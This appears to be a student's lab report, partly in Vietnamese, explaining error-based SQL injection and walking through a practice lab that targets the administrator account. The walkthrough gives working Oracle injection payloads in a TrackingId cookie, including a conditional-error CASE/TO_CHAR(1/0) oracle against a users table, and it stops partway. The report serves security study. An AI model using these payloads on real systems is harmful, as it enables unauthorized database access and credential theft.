Lab 11: Blind SQL injection - Error SQL Injection	
Name	Dang Hoang Nguyen
Student ID	SE171946

Objective:

- This lab focuses on Error-Based SQL Injection, a method where attackers induce database errors to gather information about the database structure and contents. Participants will work with a simulated web application that is deliberately configured with error-based SQL injection vulnerabilities.

Giới Thiêu: Trong bài lab này ta sẽ tìm hiểu về Blind SQL injection

I. Trả lời một số câu hỏi sau:

1. What is an Error-Based SQL Injection attack, and how does it differ from other types of SQL injection?

An Error-Based SQL Injection attack is a type of security vulnerability that occurs when an attacker is able to manipulate a web application's SQL query by injecting malicious SQL code into user inputs. This type of attack takes advantage of errors generated by the database server in response to malformed SQL queries, allowing the attacker to gather information about the structure and content of the database.

1. **SQL Injection Overview:** SQL injection is a common attack vector where an attacker injects malicious SQL code into a query, manipulating the behavior of the application's database. It usually happens when user inputs are not properly validated or sanitized before being included in SQL queries.
2. **Error-Based SQL Injection:** In an Error-Based SQL Injection attack, the attacker exploits error messages generated by the database server in response to their injected SQL code. By deliberately causing errors, the attacker gains insights into the structure of the database, such as table names, column names, and potentially sensitive information.
3. **Detection of Vulnerability:** Error-Based SQL Injection is often detected by observing error messages returned by the database in the application's response. These error messages can provide valuable information to attackers, aiding them in crafting more targeted and effective attacks.
4. **Differences from other SQL Injection Types:**
    - **Union-Based SQL Injection:** This type involves exploiting the UNION SQL operator to combine the results of the original query with those of the injected query. While Union-Based attacks retrieve data, Error-Based attacks focus on extracting information through error messages.
    - **Time-Based Blind SQL Injection:** This type involves injecting SQL code that causes the application to delay its response, revealing information based on whether the injected condition is true or false. Error-Based attacks, on the other hand, rely on exploiting error messages directly.
    - **Boolean-Based Blind SQL Injection:** In this type, the attacker crafts SQL queries that result in either a true or false condition, and the application's response is

analyzed to infer the correctness of the injected condition. Error-Based attacks, however, directly exploit error messages rather than relying on boolean conditions.

5. **Mitigation:**
    - **Parameterized Statements:** Utilizing parameterized queries or prepared statements helps separate user input from the SQL query, preventing direct injection of malicious code.
    - **Input Validation and Sanitization:** Properly validating and sanitizing user inputs ensure that only expected and safe data is used in SQL queries, reducing the risk of injection vulnerabilities.
6. **Security Best Practices:** Regular security audits, code reviews, and penetration testing can help identify and address SQL injection vulnerabilities. Additionally, keeping database software and application frameworks up-to-date is crucial to patching known vulnerabilities.

2. Explain the concept of using database errors to extract information and describe the typical signs that a web application might be vulnerable to this type of attack.


The concept of using database errors to extract information, commonly known as Error-Based SQL Injection, involves exploiting unintentional error messages generated by a web application's database server. By injecting malicious SQL code into user inputs, an attacker aims to provoke errors that reveal details about the structure and content of the underlying database. Understanding this concept is crucial for both attackers seeking to exploit vulnerabilities and defenders looking to secure web applications.

Commonly Signs of Vulnerability:

1. **Error Messages in Application Responses:** One of the most apparent signs of vulnerability to Error-Based SQL Injection is the presence of detailed error messages in the application's responses. These messages may include SQL syntax errors or database-specific error codes.
2. **Generic Error Pages:** Web applications that display generic error pages, such as "Internal Server Error" or "Database Error," without providing meaningful information to users may indicate insufficient error handling. Attackers can leverage this lack of detail to iteratively refine their injection attempts.
3. **Stack Traces and Debug Information:** Inappropriately configured web applications may expose stack traces and debug information in error messages. These details can provide significant insights into the application's architecture and database interactions, facilitating the attacker's exploitation process.
4. **Different Responses for Valid and Invalid Inputs:** An application that responds differently to valid and invalid inputs, especially when errors are exposed in the latter case, may be susceptible to Error-Based SQL Injection. This discrepancy can be an indication of insufficient input validation.
5. **Visible Changes in Application Behavior:** Injecting deliberate errors might cause noticeable changes in the application's behavior. For instance, unexpected content, error messages, or altered page layouts could suggest attempts to manipulate the underlying SQL queries.

6. **Time Delays in Responses:** While not exclusive to Error-Based attacks, time delays in responses can occur when an attacker employs techniques to infer information through time-based blind SQL injection. This may be another indicator of potential vulnerability.


II. Lab: Blind SQL injection with conditional errors: <HERE>




⇨ Mục tiêu của bài lab này là login vào user **administrator**

1. Đầu tiên ta sẽ truy cập vào lab và tìm nơi bị lỗi SQL injection

Như bài lab trước đó ta đã thử thì ta xác định được **TrackingId** ở **Cookie** header đang bị lỗi **SQL injection**




2. Giờ ta sẽ thêm một dấu nháy đơn vào thử xem có còn xuất hiện lỗi nữa không



⇨ Có thể thấy là lỗi đã không còn xuất hiện => cấu trúc của câu lệnh SQL có thể là **SELECT … FROM … WHERE TrackingId='{VALUE}'**

⇨ Và để khai thác lỗ hổng trong bài lab này ta sẽ tận dụng **Status code** phản hồi của web


3. Bây giờ ta cần xác nhận rằng server đang nhầm đầu vào (input) của người dùng là câu query SQL, tức là lỗi này chính xác là lỗi về SQL. Từ giả định cấu trúc của câu query ở trên. Ta sẽ thử payload:
   TrackingId=zH03XbX8DDSPdtlf'|| (SELECT '') ||'



- ⇨ Có thể thấy rằng lỗi vẫn xuất hiện => Có thể đây là lỗi về database type giờ ta sẽ thử thêm table vào xem thử như thế nào.
- ⇨ Theo Hint thì bài lab này dùng **Oracle database**. Nên ở đây ta sẽ chọn table **DUAL** – table được tạo tự động bởi **Oracle database** cùng với data dictionary.


Ta sẽ thử payload:

TrackingId=zH03XbX8DDSPdtlf'|| (SELECT '' FROM dual) ||'




⇨ Có thể thấy rằng không có lỗi nào xuất hiện nữa

4. Giờ ta sẽ thử query từ một table không tồn tại sẽ như thế nào. Ta sẽ dùng payload: **TrackingId=zH03XbX8DDSPdtlf'|| (SELECT '' FROM nguyendh) ||'**




⇨ Có thể thấy **Status code 500** lại được trả về. Vậy ta có thể đảm bảo rằng đầu vào mà ta nhập vào đang được xử lý dưới dạng câu query SQL.

5. Tiếp theo là ta sẽ xác định account của Administrator. Nhưng trước tiên ta cần xác định rằng table **users** tồn tại trong database. Ta thử bằng payload:
   TrackingId=zH03XbX8DDSPdtlf'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
   Note: Điều kiện **WHERE ROWNUM = 1** ở đây để ngăn truy vấn trả về nhiều hàng, điều này sẽ phá vỡ phép nối của ta.




   ⇨ Có thể thấy được rằng không có lỗi trả về => xác định được rằng table này có tồn tại.
6. Vậy giờ kết hợp với **table users** mà ta đã xác định được và **status code** trả về để giải quyết vấn đề.
   Trước tiên ta sẽ gửi payload để thử các điều kiện bằng câu truy vấn sau:
   TrackingId=zH03XbX8DDSPdtlf'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'

(**Giải thích**: Nếu điều kiện **1=1** đúng thì sẽ thực hiện lệnh **SELECT TO_CHAR(1/0) FROM dual** hoặc ngược lại sẽ thực hiện **SELECT '' FROM dual**)



7. Giờ ta sẽ thử thay đổi **1=1** thành **1=2** thì xem thử điều gì sẽ xảy ra




⇨ Vậy lúc này điều kiện đã sai nên đã thực hiện câu query **SELECT '' FROM dual** mà không có lỗi trả về.

8. Và giờ ta sẽ xác định xem từ table **users** thì username **administrator** có tồn tại không bằng câu truy vấn sau

TrackingId=zH03XbX8DDSPdtlf'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

